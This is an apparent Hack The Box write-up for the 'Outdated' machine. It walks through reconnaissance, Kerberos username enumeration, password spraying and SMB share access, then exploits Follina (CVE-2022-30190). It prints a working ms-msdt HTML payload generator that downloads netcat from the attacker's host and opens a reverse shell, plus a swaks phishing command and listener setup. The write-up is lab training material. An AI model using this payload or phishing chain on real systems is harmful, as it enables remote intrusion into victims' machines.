# HTB-Outdated
Table of Contents
Scope:10.10.11.175Recon
Nmap
sudo nmap -sV -sC -sT -p- outdated.htb -T5 --min-rate=5000 -vvvv -Pn
PORT      STATE SERVICE       REASON  VERSION25/tcp    open  smtp          syn-ack hMailServer smtpd| smtp-commands: mail.outdated.htb, SIZE 20480000, AUTH LOGIN, HELP|_ 211 DATA HELO EHLO MAIL NOOP QUIT RCPT RSET SAML TURN VRFY53/tcp    open  domain        syn-ack Simple DNS Plus88/tcp    open  kerberos-sec  syn-ack Microsoft Windows Kerberos (server time: 2025-09-27 14:00:55Z)135/tcp   open  msrpc         syn-ack Microsoft Windows RPC139/tcp   open  netbios-ssn   syn-ack Microsoft Windows netbios-ssn389/tcp   open  ldap          syn-ack Microsoft Windows Active Directory LDAP (Domain: outdated.htb0., Site: Default-First-Site-Name)445/tcp   open  microsoft-ds? syn-ack464/tcp   open  kpasswd5?     syn-ack593/tcp   open  ncacn_http    syn-ack Microsoft Windows RPC over HTTP 1.0636/tcp   open  ssl/ldap      syn-ack Microsoft Windows Active Directory LDAP (Domain: outdated.htb0., Site: Default-First-Site-Name)3268/tcp  open  ldap          syn-ack Microsoft Windows Active Directory LDAP (Domain: outdated.htb0., Site: Default-First-Site-Name)3269/tcp  open  ssl/ldap      syn-ack Microsoft Windows Active Directory LDAP (Domain: outdated.htb0., Site: Default-First-Site-Name)| ssl-cert: Subject: commonName=DC.outdated.htb| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC.outdated.htb| Issuer: commonName=outdated-DC-CA/domainComponent=outdated5985/tcp  open  http          syn-ack Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)|_http-title: Not Found|_http-server-header: Microsoft-HTTPAPI/2.08530/tcp  open  http          syn-ack Microsoft IIS httpd 10.0| http-methods:|   Supported Methods: OPTIONS TRACE GET HEAD POST|_  Potentially risky methods: TRACE|_http-title: Site doesnt have a title.|_http-server-header: Microsoft-IIS/10.08531/tcp  open  unknown       syn-ack9389/tcp  open  mc-nmf        syn-ack .NET Message Framing49667/tcp open  msrpc         syn-ack Microsoft Windows RPC49689/tcp open  ncacn_http    syn-ack Microsoft Windows RPC over HTTP 1.049690/tcp open  msrpc         syn-ack Microsoft Windows RPC49901/tcp open  msrpc         syn-ack Microsoft Windows RPC58694/tcp open  msrpc         syn-ack Microsoft Windows RPC58712/tcp open  msrpc         syn-ack Microsoft Windows RPC
There’s a web server open on 8530 and smtp seems to be open as well. Furthermore this seems to be a Domain Controller inside the outdated.htb domain called DC.outdated.htb.
I also noticed the mail.outdated.htb subdomain present as mentioned by smtp.
88/TCP - Kerberos
Kerbrute
I started off by enumerating any and all usernames inside the domain using the statistically-likely-usernames repo:


From this I went ahead and made a users.txt list for further password spraying.
sflowersAdministratorGuestclient445/TCP - SMB
netexec - password spray
By using this user list I went ahead and sprayed it against the DC:

We got a valid match!
clientsflowersnetexec - enum
I then went ahead and started enumerating what sort of access this user had:

Seems like we can’t enumerate the shares but we do have access to ldap.
Enum4Linux-ng
Since we have a valid set we can use it with enum4linux-ng to enumerate the DC:


Further down we find the network shares present:

Since this script told us that authentication with blank usernames and password is allowed we might just do that:


There’s one file present inside the Shares share which we can read and access:

Let’s download the file and check it out.

This looks really promising!
We also get an email from this.
itsupport@outdated.htbExploitation
CVE-2022-30190
I started digging into this one:

This led me to another blog post

So naturally I looked it up on github.

We can use the following gihub repo for reference by John Hammond:


Let’s check out how to run this:

I moved the two files over to my directory and got to work:
Since the follina.py script is quite extensive we can instead narrow it down just to the following:
#!/usr/bin/env python3
import base64import randomimport stringimport sys
if len(sys.argv) > 1:    command = sys.argv[1]else:    command = "IWR http://10.10.14.7/nc64.exe -outfile C:\\programdata\\nc64.exe; C:\\programdata\\nc64.exe 10.10.14.7 443 -e cmd"
base64_payload = base64.b64encode(command.encode("utf-8")).decode("utf-8")
# Slap together a unique MS-MSDT payload that is over 4096 bytes at minimumhtml_payload = f"""<script>location.href = "ms-msdt:/id PCWDiagnostic /skip force /param \\"IT_RebrowseForFile=? IT_LaunchMethod=ContextMenu IT_BrowseForFile=$(Invoke-Expression($(Invoke-Expression('[System.Text.Encoding]'+[char]58+[char]58+'UTF8.GetString([System.Convert]'+[char]58+[char]58+'FromBase64String('+[char]34+'{base64_payload}'+[char]34+'))'))))i/../../../../../../../../../../../../../../Windows/System32/mpsigstub.exe\\""; //"""html_payload += (    "".join([random.choice(string.ascii_lowercase) for _ in range(4096)])    + "\n</script>")
print(html_payload)
We save it and run it and save the output to an .html file:

We can then set it up.
Phishing for access

We need the following for the payload to fire:
# Swaks commandsudo swaks -t itsupport@outdated.htb --from tester@test.htb --server 10.10.11.175 --body "http://10.10.14.7/test_file.html" --header "Subject:Internal Web App" --suppress-data
# Python serverhttp 80
# Listenerrlwrap nc -lvnp 443
Upon running and waiting for a short while we get a response:
Foothold
Shell as btables
Afterwards I created another reverse shell to penelope in order to get a more stable shell using Powershell #3 (Base64) from RevShells.
